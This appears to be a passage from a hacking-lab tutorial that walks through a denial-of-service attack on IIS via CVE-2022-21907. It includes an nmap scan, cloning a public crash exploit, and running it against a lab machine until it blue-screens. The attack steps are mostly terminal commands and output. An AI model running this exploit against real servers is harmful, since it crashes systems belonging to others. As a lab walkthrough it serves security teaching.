
```
└─$ nmap -sT 192.168.36.227
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-15 07:5
6 EDT
Nmap scan report for 192.168.36.227
Host is up (0.0012s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

The IIS service is running on the target. So, I create a new directory named CVE-2022-21907 as shown below.




```
┌──(kali㉿kali)-[~]
└─$ mkdir CVE-2022-21907

┌──(kali㉿kali)-[~]
└─$ cd CVE-2022-21907
```

Next, let's download the CVE-2022-21907 exploit as shown below. The Download Information of this exploit is given in our Downloads section.




```
┌──(kali㉿kali)-[~/CVE-2022-21907]
└─$ git clone https://github.com/p0dalirius/CVE-2022-21907
-http.sys
Cloning into 'CVE-2022-21907-http.sys'...
remote: Enumerating objects: 41, done.
remote: Counting objects: 100% (41/41), done.
remote: Compressing objects: 100% (31/31), done.
remote: Total 41 (delta 14), reused 21 (delta 2), pack-reu
sed 0
Receiving objects: 100% (41/41), 2.38 MiB | 1.33 MiB/s, do
ne.
Resolving deltas: 100% (14/14), done.
```




```
┌──(kali㉿kali)-[~/CVE-2022-21907]
└─$ ls
CVE-2022-21907-http.sys

┌──(kali㉿kali)-[~/CVE-2022-21907]
└─$ cd CVE-2022-21907-http.sys

┌──(kali㉿kali)-[~/CVE-2022-21907/CVE-2022-21907-http.sys]
└─$ ls
CVE-2022-21907_http.sys_crash.py  README.md  ressources
```


Let's exploit the target as shown below.



```
└─$ ./CVE-2022-21907_http.sys_crash.py -h
usage: CVE-2022-21907_http.sys_crash.py [-h] -t TARGET
                                        [-v]

Description message

optional arguments:
  -h, --help            show this help message and exit
  -t TARGET, --target TARGET
                        Target IIS Server.
  -v, --verbose         Verbose mode. (default: False)
```



```
┌──(kali㉿kali)-[~/CVE-2022-21907/CVE-2022-21907-http.sys]
└─$ ./CVE-2022-21907_http.sys_crash.py -t 192.168.36.227
[>] Started monitoring of target server for the next 5 sec
onds.
   [2022-03-15 07:58:39] Target is down!
   [2022-03-15 07:58:39] Target is reachable!
   [+] Sending payload ...
   [2022-03-15 07:58:41] Target is down!
   [2022-03-15 07:58:42] Target is down!
   [2022-03-15 07:58:43] Target is down!
[2022-03-15 07:58:55] Target successfully crashed!

┌──(kali㉿kali)-[~/CVE-2022-21907/CVE-2022-21907-http.sys]
└─$ 
```



:(

Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

100% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:
Stop code: KERNEL SECURITY CHECK FAILURE

As readers can see, the target system got a Blue Screen Of Death (BSOD).

OMIGOD, Jetty RCE, Pi - Hole RCE and two Wordpress Modules

METASPLOIT THIS MONTH

